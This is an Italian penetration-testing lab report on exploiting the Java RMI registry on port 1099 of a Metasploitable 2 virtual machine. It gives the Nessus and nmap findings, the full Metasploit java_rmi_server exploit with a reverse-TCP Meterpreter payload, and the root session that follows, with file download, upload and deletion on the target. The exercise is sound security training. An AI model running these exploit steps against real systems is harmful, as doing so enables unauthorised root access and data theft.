

EXPLOIT JAVA RMI – PORTA 1099 TCP

FASE 1: STUDIO DI JAVA RMI E RICERCA DELLA VULNERABILITÀ

Java RMI (Remote Method Invocation) è un **framework di programmazione distribuita in Java** che permette ad un'applicazione Java in esecuzione su una macchina di invocare metodi su oggetti remoti situati in un ambiente distribuito, in modo tale che gli oggetti possano comunicare e cooperare tra loro attraverso una rete.

Utilizzare un meccanismo di invocazione remota di metodi in un sistema orientato agli oggetti offre numerosi vantaggi. **Questo meccanismo ci consente di modellare le interazioni tra processi distribuiti utilizzando lo stesso concetto che usiamo per rappresentare le interazioni tra gli oggetti di un'applicazione: la chiamata di un metodo.**

Nonostante i vantaggi sopracitati, **Java RMI (Remote Method Invocation) sulla porta 1099 può presentare alcune vulnerabilità di sicurezza** se non viene configurato correttamente, ad esempio:

- Un potenziale attaccante **potrebbe iniettare un oggetto non attendibile nel server RMI**, il quale potrebbe compromettere la stabilità o la sicurezza del sistema
- Un potenziale attaccante **potrebbe tentare di ottenere un accesso non autorizzato a degli oggetti contenenti dati sensibili** ecc...

Dopo aver studiato il funzionamento di Java RMI (Remote Method Invocation) **ho controllato se effettivamente vi sono evidenze dell'effettiva esistenza della vulnerabilità del framework sopracitato**. Inizialmente ho lanciato una scansione personalizzata con il **Vulnerability Scanner NESSUS**, dove ho rintracciato **RMI REGISTRY DETENTION** (come da screen allegato).




Virtual machine Metasploitable 2

Report generated by Nessus™

Fri, 16 Jun 2023 09:04:24

Vulnerabilities by Host

192.168.99.112



INFO	N/A	-	110976	PostgreSQL Unauthenticated Version Detection
INFO	N/A	-	22227	RMI Registry Detection
INFO	N/A	-	11111	RPC Services Enumeration

Nessus mi ha comunicato **che è stata rilevata la presenza di un registro RMI è in ascolto sull'host remoto**, comunicando per l'appunto quando appreso in fase di studio ovvero: ***"L'host remoto sta eseguendo un registro RMI, che funge da servizio di denominazione di avvio per registrare e recuperare oggetti remoti con nomi semplici nel sistema Java Remote Method Invocation (RMI)."***

N.B. Nessus ha classificato RMI REGISTRY DETECTION come **info**, attivo sulla porta **1099 tcp**, poiché la presenza del suddetto registro non rappresenta una vulnerabilità di sicurezza in sé, ma fondamentalmente, trattandosi di un'interazione remota, un potenziale attaccante potrebbe avere accesso non autorizzato al sistema.



Plugins

Plugins Pipeline

Newest

Updated

Search

Nessus Families

WAS Families

NNM Families

LCE Families

Tenable OT Security Families

About Plugin Families

Nessus Release Notes

Audits

Tenable Cloud Security Policies

Plugins / Nessus / 22227

RMI Registry Detection

INFO Nessus Plugin ID 22227

Information Dependencies Dependents Changelog

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u?b6fd7659>

22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u?b6fd7659>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

Plugin Output

tcp/1099/rmi_registry
tcp/1099/rmi_registry

```
Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 F0 30 A7 B6 00 00 01 88  Q...W...0.....
0x10: 7C 27 5C CD 80 02 75 72 00 13 5B 4C 6A 61 76 61  |'...ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56  .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00  ...[G...pxp....
```

- Ho effettuato altresì una scansione sulla porta 1099 con NMAP, utilizzando lo script "**rmi-vuln-classloader**" per identificare una potenziale vulnerabilità di rmiregistry, attivo per l'appunto sulla porta 1099.
- Il risultato della scansione mi ha comunicato la presenza di una vulnerabilità di esecuzione di codice remoto nella configurazione predefinita del registro RMI e ci ha fornito inoltre una fonte da consultare per ulteriori analisi (https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb)


```
(kali@kali) [~]
$ sudo nmap --script rmi-vuln-classloader -p 1099 192.168.99.112

Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 09:00 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0014s latency).
PORT      STATE SERVICE
1099/tcp  open  rmiregistry
rmi-vuln-classloader:
VULNERABLE:
  RMI registry default configuration remote code execution vulnerability
  State: VULNERABLE
  Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.

References:
  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:5D:85:40 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds
```

- Collegandomi all'indirizzo fornito da NMAP (https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb), ho trovato l'exploit giusto che sfrutta la vulnerabilità della configurazione predefinita insicura nel servizio RMI di Java per eseguire codice arbitrario a distanza, exploit questo che pertanto userò su Metasploit durante la fase di exploit.



FASE 2: PREPARAZIONE DELLE MACCHINE VIRTUALI

- Innanzitutto ho cambiato l'IP di Kali Linux in **192.168.11.111** e l'IP di Metasploitable in **192.168.11.112**



```
File Actions Edit View Help
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet dhcp
#iface eth0 inet static
#address 192.168.99.111/24
#gateway 192.168.11.1
#inet dhcp local,dhcp for internet

File: /etc/network/interfaces
GNU nano 2.0.7
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.1
```


- Ho verificato la comunicazione tra le due macchine virtuali con un **ping test**.



```
(kali@kali)-[~]
$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data:
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=3.16 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=15.7 ms
64 bytes from 192.168.99.112: icmp_seq=4 ttl=64 time=9.54 ms
^C
--- 192.168.99.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 311ms
rtt min/avg/max/mdev = 1.318/7.422/15.674/5.656 ms

msfadmin@metasploitable:~$ ping 192.168.99.111
PING 192.168.99.111 (192.168.99.111) 56(84) bytes of data:
64 bytes from 192.168.99.111: icmp_seq=1 ttl=64 time=2.49 ms
64 bytes from 192.168.99.111: icmp_seq=2 ttl=64 time=1.25 ms
64 bytes from 192.168.99.111: icmp_seq=3 ttl=64 time=1.91 ms
64 bytes from 192.168.99.111: icmp_seq=4 ttl=64 time=1.93 ms
^C
--- 192.168.99.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3016ms
rtt min/avg/max/mdev = 1.251/1.898/2.492/0.441 ms
msfadmin@metasploitable:~$
```

- Ho effettuato un port scanning con **nmap -sV** sul **target** dove ho notato che la **porta 1099/tcp** sulla quale è attivo il servizio **java-rmi version GNU Classpath grmiregistry**.



```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 03:14 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  snmpd?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
MAC Address: 08:00:27:9F:01:2E (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.89 seconds
```

FASE 3: EXPLOIT JAVA RMI CON METASPLOIT

- Tramite il comando **msfconsole** ho avviato Metasploit (framework open-source per penetration testing e per lo sviluppo di exploit)
- Ho usato il comando **search java_rmi**, il quale mi restituisce tutti i moduli di Metasploit contenenti la stringa "java_rmi"
- Ho usato il comando **use 1** exploit/multi/misc/java_rmi_server (che avevo in precedenza trovato grazie alla scansione NMAP con lo script "rmi-vuln-classloader"), modulo che ha configurato di default un payload "Meterpreter con reverse_tcp", il che significa che è la macchina target che inizia la connessione verso la macchina dell'attaccante.
- Con il comando **show options** ho controllato i parametri da configurare.

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/gather/java_rmi_registry         2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server         2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server     2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMICConnectionImpl Deserialization Privilege Escalation

Example usage:
  use 0
  use 1
  use 2
  use 3
  use exploit/multi/misc/java_rmi_server

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.99.111 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.99.111 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

- Il parametro **RHOSTS** è richiesto dall'exploit (required = yes), motivo per cui ho settato il target del target remote host con il comando **set rhost 192.168.99.112**. Il parametro **LHOSTS** è stato invece settato con l'IP della mia macchina attaccante, ergo **192.168.99.111**.
- Una volta settato RHOSTS, prima di procedere, con il comando **check** ho nuovamente controllato se il target fosse effettivamente vulnerabile all'exploit da me selezionato. Metasploit mi informa che il target è vulnerabile.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.99.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.99.112:1099 - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.99.112:1099 - The target is vulnerable.
msf6 exploit(multi/misc/java_rmi_server) >
```


- Con il comando **show options**, onde evitare errori di percorso, **verifico nuovamente la configurazione appena inserita**

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                          |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                          |
| RHOSTS    | 192.168.99.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                               |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                         |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                               |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                     |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                  |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

- Come dicevamo in precedenza, essendo preimpostato un payload di default già configurato con Meterpreter reverse_tcp, e avendo settato già l'indirizzo IP localhost della macchina attaccante, procedo ad avviare l'exploit con il comando **exploit**, creando correttamente una sessione.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/hk6csGBI
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:40088) at 2023-06-16 06:44:47 -0400
meterpreter > ifconfig
```

- Una volta dentro ho usato il comando **getuid**, che restituisce l'identificatore utente (user ID) dell'attuale sessione Meterpreter. **Verifico che ho avuto accesso non autorizzato come root.**

```
meterpreter > getuid
Server username: root
```

- Ho usato il comando **route** che restituisce informazioni sulla tabella di routing della macchina target

```
meterpreter > route
IPv4 network routes
=====
Subnet          Netmask          Gateway Metric Interface
-----
127.0.0.1       255.0.0.0        0.0.0.0         0
192.168.99.112  255.255.255.0    0.0.0.0         0

IPv6 network routes
=====
Subnet          Netmask          Gateway Metric Interface
-----
::1             ::              ::             0
fe80::a00:27ff:fe5d:8540 ::              ::             0
meterpreter >
```

- Ho usato il comando **ifconfig** che restituisce informazioni relative alle interfacce di rete della macchina target

```
meterpreter > ifconfig
Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe98:12f6
IPv6 Netmask : ::
meterpreter >
```

- Ho utilizzato il comando **sysinfo** che restituisce informazioni sul sistema operativo e della macchina target, tra cui il nome del sistema operativo, la versione del kernel, l'architettura del processore e il linguaggio di sistema.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter >
```

- Dopo aver appreso informazioni circa l'interfaccia di rete e le informazioni sul sistema operativo della macchina target, **ho iniziato ad esplorare la macchina target.**
- Con il comando **pwd** ho visualizzato la directory corrente, e con il comando **ls** ho visualizzato tutti i file e le directory presenti.

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13480	dir	2023-06-16 06:40:59 -0400	dev
040666/rw-rw-rw-	4096	dir	2023-06-16 06:41:44 -0400	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt
100666/rw-rw-rw-	7263	fil	2023-06-16 06:42:20 -0400	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:39 -0400	opt
040666/rw-rw-rw-	0	dir	2023-06-16 06:39:31 -0400	proc
040666/rw-rw-rw-	4096	dir	2023-06-16 06:42:20 -0400	root
040666/rw-rw-rw-	4096	dir	2012-05-13 21:54:53 -0400	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:38 -0400	srv
040666/rw-rw-rw-	0	dir	2023-06-16 06:39:31 -0400	sys
040666/rw-rw-rw-	4096	dir	2023-06-16 06:44:47 -0400	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 00:06:37 -0400	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:23 -0400	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

- Con il comando **cd /etc/network** mi sono regolarmente spostato per l'appunto nella directory network. Successivamente con il comando **cd ..** sono ritornato nella directory di root, come verificato da **pwd**.

```
meterpreter > cd /etc/network
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
/
```

- Dopo esser ritornato nella cartella di root, con il comando **cat /etc/network/interfaces** ho avuto la possibilità di leggere il file "interfaces".


```
meterpreter > cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.1
meterpreter > 
```


- Ho utilizzato il comando **download** (seguito dal path del file interfaces /etc/network/interfaces), grazie al quale ho per l'appunto effettuato il download del file interfaces, salvato nel Desktop della macchina Kali Linux

```
meterpreter > download /etc/network/interfaces
[*] Downloading: /etc/network/interfaces → /home/kali/interfaces
[*] Downloaded 382.00 B of 382.00 B (100.0%): /etc/network/interfaces → /home/kali/interfaces
[*] Completed : /etc/network/interfaces → /home/kali/interfaces
meterpreter > █
```



- Successivamente, con il comando **upload** ho caricato un file.txt presente nel mio Desktop su Kali Linux (java_rmi.txt) dentro la directory /home della macchina target. Con il comando **ls** ho avuto certezza dell'avvenuta creazione del file.

```
meterpreter > upload /home/kali/Desktop/java_rmi.txt /home
[*] Uploading : /home/kali/Desktop/java_rmi.txt → /home/java_rmi.txt
[*] Completed : /home/kali/Desktop/java_rmi.txt → /home/java_rmi.txt
meterpreter > ls
Listing: /home

Mode                Size      Type    Last modified      Name
----                -
040666/rw-rw-rw-   4096    dir     2010-03-17 10:08:02 -0400  ftp
100666/rw-rw-rw-    5      fil     2023-06-16 07:19:37 -0400  java_rmi.txt
040666/rw-rw-rw-   4096    dir     2012-05-20 14:22:23 -0400  msfadmin
040666/rw-rw-rw-   4096    dir     2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-   4096    dir     2010-05-07 14:38:06 -0400  user

meterpreter > █
```

- Con il comando **rm** (seguito dal nome del file) ho eliminato il file che avevo precedentemente caricato sulla macchina target. Con il comando **ls** ho avuto certezza dell'avvenuta rimozione del file.

```
meterpreter > rm java_rmi.txt
meterpreter > ls
Listing: /home

Mode                Size      Type    Last modified      Name
----                -
040666/rw-rw-rw-   4096    dir     2010-03-17 10:08:02 -0400  ftp
040666/rw-rw-rw-   4096    dir     2012-05-20 14:22:23 -0400  msfadmin
040666/rw-rw-rw-   4096    dir     2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-   4096    dir     2010-05-07 14:38:06 -0400  user

meterpreter > █
```

- Con il comando **mkdir** (seguito dal nome della directory che si vuole creare) ho creato una nuova directory all'interno della directory home. Con il comando **ls** ho avuto **certezza dell'avvenuta creazione della directory**.

```
meterpreter > mkdir java_rmi
Creating directory: java_rmi
meterpreter > ls
Listing: /home
```

Mode	Size	Type	Last modified	Name
